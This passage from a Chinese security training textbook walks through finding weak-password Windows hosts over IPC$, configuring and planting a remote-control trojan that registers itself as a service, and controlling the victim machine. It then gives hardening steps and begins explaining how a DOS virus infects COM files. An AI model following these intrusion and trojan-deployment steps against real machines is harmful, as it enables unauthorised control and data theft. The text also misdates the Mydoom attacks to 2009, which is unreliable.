口令就是常说的密码，英文是 Password。弱口令就是在计算机中使用较为简单的密码，如 123、123456、8888888、abc 或与用户名相同的密码。

要点 5 相关软件简介

1. 啊 D 网络工具包

本任务使用啊 D 网络工具包进行肉鸡查找和木马种植，可查找一个网段内 Windows NT/2000 密码过于简单的主机。

2. 上兴远程控制软件

本任务使用上兴远程控制软件对目标计算机进行远程控制，此工具功能强大，主要有：

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

① 捕获屏幕：能连续捕获对方屏幕，还能控制鼠标及键盘、活动的控制台，屏幕可视面积大。

② 视频监控：可以监控远程摄像头，并有语音监听功能。

③ 服务管理：能查看对方的服务，并可进行管理，如新建服务、开启关闭服务、服务状态设置等。

④ 命令提示符：完全模拟系统命令提示符（CMD），输入 DOS 命令发送给对方。

⑤ 进程管理：能查看对方的进程、进程 IP 与进程路径，可终止进程。

⑥ 注册表监控：远程操作注册表，与本地操作注册表一样方便。

⑦ 超级记录：能查看对方键盘输入，剪贴板查看，内存搜索，数据包捕获与其他附加功能。

⑧ 插件管理：便于服务端程序扩展。

⑨ 批量命令：对上线主机集体发送命令，如关机重启，DDoS，开启 3389，开启代理，发送窗口、屏幕文字等。

⑩ 服务端以服务启动，适用于 Windows 2000/XP/Server 2003，内存占用少。

⑪ 自动上线方式：FTP 更新 IP、DNS 域名解析、静态 IP 等。

攻击实训

实训 1　肉鸡查找

运行【啊 D 网络工具包】软件，切换到【肉鸡查找】选项卡，设置要扫描的 IP 地址段（这里只有一台主机，所以设置为 19.16.1.30～19.16.1.30，可以根据实际情况进行变更，如设置成 192.168.2.1～192.168.2.4）。设置完成后单击【开始扫描】按钮，在下面的列表框中会显示出找到的肉鸡，如图 1–1 所示。



图 1–1　肉鸡查找

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

实训 2 配置远程控制木马

运行上兴远程控制软件，单击工具栏上的【配置服务端】按钮，如图 1–2 所示。




图 1–2 配置服务端

弹出【服务器配置】对话框，在这里可进行相关配置。在【IP 通知 http 访问地址、DNS 域名解析或静态 IP】文本框中，填写本机的 IP 地址和端口“19.16.1.3：8181”。在【安装名称】下拉列表框中选择“rejoice45.exe”，在【安装路径】下拉列表框中可以选择“MSInfo 目录”，【连接密码】设置为 1234，【上线分组】设置为【A 组】；设置【服务名称】和【服务显示名称】选项是为了把木马注册成 Windows 服务，以服务形式启动，其他选项采用默认值就可以，如图 1–3 所示。设置完成后单击【生成服务端】按钮，即可生成木马。




图 1–3 服务器配置

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

实训 3　使用啊 D 网络工具包种植木马

使用啊 D 网络工具包种植木马的步骤如下。

步骤 1 参考前面的内容，运行【啊 D 网络工具包】软件，单击【肉鸡查找】选项卡，找到刚才扫描到的弱口令的电脑。用鼠标右键单击使用弱口令的机器，在弹出的快捷菜单中选择【木马（IPC$）种植机】命令，如图 1–4 所示。



图 1–4　种植木马

步骤 2 弹出【木马（IPC）种植机】对话框，在【本地文件】下拉列表框中选择要种植的木马，在【复制位置】下拉列表框中，选择【Admin$\system32\】，如图 1–5 所示。

步骤 3 配置完成后单击【开始】按钮，成功后将在一分钟后运行木马，如图 1–6 和图 1–7 所示。



图 1–5　配置木马



图 1–6　开始运行

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 1-7　成功提示信息

实训 4　利用远程控制软件控制目标机

回到上兴远程控制软件，在左侧列表框中显示出目标机器已经上线，同时在右侧列表框中显示了目标机器 C 盘的所有文件，如图 1-8 所示。




图 1-8　显示目标机器 C 盘的所有文件

至此入侵完成，已经取得服务端的控制权限，可对服务端上的文件进行删除、新建、修改、上传、下载、运行、更改属性等一系列操作。

防御措施

为了使自己的机器不成为肉鸡，应关闭 IPC$连接，关闭 139、445 端口，并使用复杂密码。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

措施 1　禁止空连接进行枚举

选择【开始】|【运行】命令，在弹出的对话框中输入“regedit”命令，打开注册表编辑器，找到如下主键：

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa
```

将该键下 restrictanonymous（DWORD）的键值改为 1 。如果主键不存在，则先新建一个空的 DWORD 值再进行修改。

将 restrictanonymous 的值设置为 1 后，匿名用户仍然可以连接到 IPC$共享，但无法通过这种连接得到枚举 SAM 账号和共享信息的权限。在 Windows 2000 中还可将 restrictanonymous 的值设为 2，未取得匿名权的用户将不能进行 IPC$ 空连接。建议将 restrictanonymous 设为 1。

另一种方法是在本地安全设置中进行设置：选择【开始】|【控制面板】命令，在弹出的窗口中双击【管理工具】图标，再双击【本地安全策略】图标，在新窗口中展开【本地策略】|【安全选项】，在右侧列表中将【账户：来宾账户状态】设置为【停用】。

措施 2　禁止默认共享

1．查看本地共享资源

运行 CMD 命令，在控制台中输入“net　share”命令可查看本地共享资源。

2．删除共享

默认情况下，Windows 系统将 IPC、admin、C 盘、D 盘设置为共享，如果要关闭默认共享，需要运行 CMD 命令。在控制台中输入：

```
net share IPC$ /delete
net share admin$ /delete
net share c$ /delete
net share d$ /delete
```

将默认共享关闭。

3．停止 Server 服务

运行 CMD 命令，在控制台中输入“net stop server /y”命令可停止 Server 服务。

4．禁止自动打开默认共享

选择【开始】|【运行】命令，输入“regedit”命令，打开注册表编辑器。

对于 Windows Server 操作系统，找到如下主键：

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters

把 AutoShareServer（DWORD）的键值改为 00000000。

对于 Windows XP 操作系统，找到如下主键：

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters

把 AutoShareWks（DWORD）的键值改为 00000000。

默认情况下，这两个键值在主机上是不存在的，需要手动添加，修改后需重启机器使设置生效。

措施 3 关闭 IPC$和默认共享依赖的 Server 服务

在控制面板中双击【管理工具】图标，在新窗口中双击【服务】图标，打开【服务】窗口，在右侧的列表框中找到 Server 服务，单击鼠标右键，选择【属性】命令。在【常规】选项卡中，设置【启动类型】为【已禁用】。这时，系统可能会提示“服务将会关闭，是否继续”，因为还有一些次要的服务依赖于 Server 服务，但是可忽视此提示。

措施 4 屏蔽 139、445 端口

如果没有 139、445 两个端口的支持，是无法建立 IPC$连接的，因此屏蔽这两个端口同样可以阻止 IPC$入侵。

1. 139 端口可以通过禁用 NetBIOS 来屏蔽

在【网络连接】窗口中右击【本地连接】图标，在弹出的【本地连接属性】对话框中选择【Internet 协议（TCP/IP）】选项，单击【属性】按钮，打开【Internet 协议（TCP/IP）属性】对话框。接着在该对话框中单击【高级】按钮，打开【高级 TCP/IP 设置】对话框，切换到 WINS 选项卡，选择【禁用 TCP/IP 上的 NetBIOS】单选按钮。最后依次单击【确定】按钮，应用设置。

2. 445 端口可以通过修改注册表来屏蔽

选择【开始】|【运行】命令，输入“regedit”命令，打开注册表编辑器。展开到

HKEY_LOCAL_MACHINE\SYSTEM\ControlSet\Services\NetBT\Parameters

添加一个键值，名称为“SMBDeviceEnabled”，类型为“REG_DWORD”，值为“0”，修改完成后需重启机器使设置生效。

注 意

如果屏蔽掉以上两个端口，将无法用 IPC$入侵他人计算机。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

3. 安装防火墙进行端口过滤

防火墙的端口过滤功能可以有效地防止外网木马针对特定端口的攻击，对保证内网安全起着不可忽视的作用。

措施 5　设置复杂密码

复杂的密码一般字符数较多，且包含大小写、特殊字符等，如 j$u3K9z。通过设置复杂密码可防止黑客通过 IPC$穷举出自己的密码。



任务小结

本任务用啊 D 网络工具包扫描有 IPC$弱口令漏洞的机器，接着用上兴远程控制软件配置好上兴木马服务端，然后用啊 D 网络工具包对目标机远程种植上兴木马，最终完全控制目标计算机。种植木马是黑客攻击的普遍手段，种植木马的方法有网页挂马、E-mail 传递木马、利用 IPC$弱口令漏洞直接对目标机种植木马等。

利用木马远程控制被攻击电脑是黑客攻击最通用、最普遍的攻击方式。把木马植入远程电脑和在远程机上启动木马，可以通过网络 DOS 命令实现，也可通过工具实现。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

任务 2

简单文件型 DOS 病毒制作

从 20 世纪 80 年代初 PC 诞生起，PC 病毒就开始出现，随着计算机技术的发展，病毒技术也在发展。现在的病毒都是 Windows 病毒、网络病毒，本任务将通过一个简单的 DOS 感染文件型病毒来学习病毒的制作原理。

案例


2009 年 2 月 3 日，微软公司称，它受到了 Mydoom—B 蠕虫病毒所导致的 DDoS 攻击的影响，Mydoom—B 蠕虫病毒包含能够攻击微软公司网站的 DOS 病毒，并能够阻止受感染的计算机访问反病毒网站。而在 2009 年 2 月 1 日，SCO 网站就已经遭到 Mydoom—A 蠕虫病毒所导致的 DOS 病毒的攻击，并且一直在为解决 A 型与 B 型 Mydoom 蠕虫病毒而努力。

微软公司在其网站上表示：尽管微软公司不能拿出为防止 DDoS 攻击所采取的具体解决方案，但他们正在尽最大努力来确保能够为客户提供完善的服务。微软公司正在积极地同合作伙伴 Virus Information Alliance 公司进行合作，以帮助客户免受病毒爆发的影响。

业界领先的反病毒软件公司以及电子邮件安全公司普遍认为，Mydoom—B 蠕虫病毒在传播与对计算机系统的危害方面不会低于 Mydoom—A 蠕虫病毒，世界各大公司的网络安全又将受到严峻考验。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



任务学习引导

要点1　了解文件型DOS病毒的制作原理

通过汇编ASM病毒源代码，进行编译、连接、生成可执行文件、执行生成的文件等操作，检验生成的程序是否感染了COM执行文件。感染后的特征一般为，病毒把自己链接到被感染文件的尾部。

要点2　了解文件型DOS病毒原理对安全防护的意义

计算机病毒已不可避免地存在于现在社会的计算机网络中。了解病毒制作技术，对于病毒的预防有很好的促进作用。本任务将制作一个非常简单的DOS病毒。

要点3　什么是文件型病毒

1．汇编语言

汇编语言（Assembly Language）是面向机器的程序设计语言，它能利用计算机所有的硬件特性并能直接控制硬件。在汇编语言中，用助记符（Mnemonic）代替操作码，用地址符号（Symbol）或标号（Label）代替地址码。这样用符号代替机器语言的二进制码，就把机器语言变成了汇编语言。因此，汇编语言也称为符号语言。

使用汇编语言编写的程序，机器不能直接识别，要由一种程序将汇编语言程序翻译成机器可执行的代码，这种起翻译作用的程序称为汇编器。汇编器把汇编语言源程序翻译成机器语言代码的过程称为汇编。高级的汇编器，如masm，tasm等，为汇编程序编写者提供了很多类似于高级语言的特征，如结构化、抽象等。在这样的环境中编写的汇编程序，有很大一部分是面向汇编器的伪指令，已经类似于高级语言。现在的汇编环境已经很“高级”，即使全部用汇编语言来编写Windows应用程序也是可行的，但这不是汇编语言的长处。汇编语言的长处在于编写高效且需要对机器硬件进行精确控制的程序。

汇编语言比机器语言易于读写、调试和修改，同时具有机器语言的全部优点。但与高级语言相比，在编写复杂程序时其代码量较大，而且汇编语言依赖于具体的处理器体系结构，不能通用。因此，汇编程序不能直接在不同处理器体系结构之间移植。不同型号的计算机有不同的汇编语言。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

2. COM 文件格式

最简单的可执行文件就是 DOS 下的 COM（Copy Of Memory）文件。

COM 文件最大为 64KB，内含 16 位程序的二进制代码映像，没有重定位信息。

COM 文件包含程序二进制代码的一个绝对映像。也就是说，为了运行程序中准确的处理器指令和内存中的数据，DOS 通过直接把该映像从文件复制到内存来加载 COM 程序，系统不需要做重定位工作。

加载 COM 程序时，DOS 尝试分配内存。因为 COM 程序必须位于一个 64KB 的段中，所以 COM 文件的大小不能超过 65024（64KB 减去用于 PSP 的 256B 和用于创建一个起始堆栈的字节数，至少 256B）。如果 DOS 不能为程序、一个 PSP、一个起始堆栈分配足够的内存，则分配尝试失败。否则，DOS 分配尽可能多的内存（直至所有保留内存），即使 COM 程序本身不能大于 64KB。

在试图运行另一个程序或分配另外的内存之前，大部分 COM 程序会释放任何不需要的内存。

分配内存后，DOS 在该内存的头 256 字节建立一个 PSP（Program Segment Prefix，程序段前缀）。创建 PSP 后，DOS 在 PSP 后立即开始（偏移 100H）加载 COM 文件，它置 SS、DS 和 ES 为 PSP 的段地址，接着创建一个堆栈。

DOS 通过把控制权传递给偏移 100H 处的指令而启动程序。程序设计者必须保证 COM 文件的第一条指令是程序的入口点。因为程序是在偏移 100H 处加载，因此所有代码和数据偏移也必须相对于 100H。汇编语言程序设计者可通过置程序的初值为 100H 而保证这一点（例如，通过在源代码的开头使用语句 org 100H）。

COM 文件的内存映像如图 2–1 所示。




图 2–1　COM 文件内存映像

3. 什么是病毒

Fred Cohen 定义：计算机病毒是一种程序，它用修改其他程序的方法将自身的精确副本或者可能演化的副本插入其他程序，从而感染其他程序。

Fred Cohen 认为：病毒不是利用操作系统运行的错误和缺陷的程序，病毒是正常的用户程序。

1994 年 2 月 18 日，我国正式颁布实施了《中华人民共和国计算机信息系统安全保护条例》。该条例第二十八条明确指出：计算机病毒，是指编制或者在计算机程序中插入的破坏计算机功能或者毁坏数据，影响计算机使用，并能自我复制的一组计算机指令或者程序代码。

计算机病毒具有破坏性、传染性、隐蔽性、寄生性和触发（潜伏）性等特征。它可分为：引导型病毒、文件型病毒、脚本病毒、蠕虫和木马等类型。

病毒程序的结构如图 2–2 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 2–2　病毒程序的结构

4．病毒感染 COM 文件的过程

病毒感染 COM 文件的过程如下。

① 打开要感染的 COM 文件前 3 个字节。
② 将其修改为 JUMP 指令 0e9h。
③ 把病毒复制到 COM 文件尾部。
④ 恢复 COM 文件前 3 个字节。
⑤ 执行 JUMP 100 0e9h。

感染后的 COM 文件如图 2–3 所示。




图 2–3　感染后的 COM 文件

5．DOS 中断调用

所谓中断，即暂停现在的动作，而去执行某个特定的动作，当该动作完成之后，又继续执行刚刚暂停的动作。在计算机系统中，DOS（Disk Operating System）与 BIOS（Basic Input Output System，基本输入/输出系统）都提供了许多好用的中断服务程序（Interrupt Service Routine，ISR）给程序设计师使用，如屏幕、键盘、鼠标等多种输入/输出装置的控制程序。注意，这些中断服务通常是看不到的，要用到时调用它即可。

一般只要在程序中直接使用中断指令（INT 中断编号），即可执行该中断编号的中断服务程序。80×86 系列的电脑设计有 256 种中断情况（即 00H～FFH），程序设计师只要针对该中断情况的一些需求来配以少量指令，即可完成该中断情况的动作。即 CPU 执行到中断调用指令（INT）时，就会中断目前程序的执行，而将程序执行的控制权转移到该中断服务程序，待完成之后，才又回到刚刚的中断处继续往下执行其他指令。

DOS 和 BIOS 一样包括有近百个设备管理、目录管理和文件管理程序，是一个功能齐全、使用方便的中断程序的集合。使用 DOS 操作比使用相应功能的 BIOS 操作更简易，而且对硬件的依赖性更低。

BIOS 功能与 DOS 功能都是通过软件中断调用的。在中断调用前需要把功能号装入 AH 寄存器，把子功能号装入 AL 寄存器，除此之外，通常还需在 CPU 寄存器中提供专门的调用参数。一般来说，调用 DOS 或 BIOS 功能时，有以下几个基本步骤。

① 将调用参数装入指定的寄存器。
② 如需功能号，把它装入 AH。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

③ 如需子功能号，把它装入 AL。
④ 按中断号调用 DOS 或 BIOS 中断。
⑤ 检查返回参数是否正确。

下面来介绍几个常用的文件操作服务的功能及调用参数。

```
AH = 3cH 建立文件
   入口参数
      CX = 文件属性
      DS:DX = 文件名字符串
   返回值
      CF = 0   操作成功，此时 AX = 文件句柄
      CF = 1   操作失败，此时 AX = 错误代码

AH = 3dH     打开文件
   入口参数
      AL = 0    按只读方式打开
      AL = 1    按只写方式打开
      AL = 2    按读写方式打开
      DS:DX = 文件名字符串
   返回值
      CF = 0    操作成功，此时 AX = 文件句柄
      CF = 1    操作失败，此时 AX = 错误代码

AH = 3eH     关闭文件
   入口参数
      BX = 文件句柄
   返回值
      无

AH = 3fH     读文件
   入口参数
      BX = 文件句柄
      CX = 要读的字节数
      DS:DX = 存放读入数据的缓冲区
   返回值
      CF = 0   操作成功，此时 AX = 成功读入的字节数
      CF = 1   操作失败，此时 AX = 错误代码

AH = 40H     写文件
   入口参数
      BX = 文件句柄
      CX = 要写的字节数
      DS:DX = 要写的数据
   返回值
      CF = 0   操作成功，此时 AX = 成功写入文件的字节数
      CF = 1   操作失败，此时 AX = 错误代码

AH = 42H     移动文件指针
   入口参数
            AL = 0   从文件头开始向后移动文件指针
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
                AL = 1    从文件指针当前位置开始向后移动文件指针
                AL = 2    从文件尾开始向前移动文件指针
                BX = 文件句柄
                CX:DX = 文件指针要移动的字节数
        返回值
            CF = 0    操作成功，此时 DX:AX = 当前文件指针的位置
            CF = 1    操作失败，此时 AX = 错误代码
```

文件访问操作只需要按要求设置好参数，然后调用指定的函数即可。

要点 4　相关软件简介

masm 汇编工具包中的 masm.exe 功能：将.asm 汇编源文件汇编为.obj 文件。
masm 汇编工具包中的 link.exe 功能：将.obj 等文件链接为.exe 文件。
masm 汇编工具包中的 exe2bin.exe 功能：将.exe 文件变为.com 文件。
UltraEdit 是一个二进制编辑器，在本任务中，用于查看.com 文件的结构。

攻击实训

实训 1　搭建实施环境

搭配实施环境的方法如下。

步骤 1　将 masm5 解压释放到 C：\masm5，如图 2–4 所示。




图 2–4　解压文件

步骤 2　在 D 盘根目录下建立工作目录 masm_prj，接着设置环境变量。右键单击【我的电脑】图标，在弹出的快捷菜单中选择【属性】命令，如图 2–5 所示。在弹出的【系统属性】对话框中单击【高级】标签，如图 2–6 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 2-5　选择【属性】命令

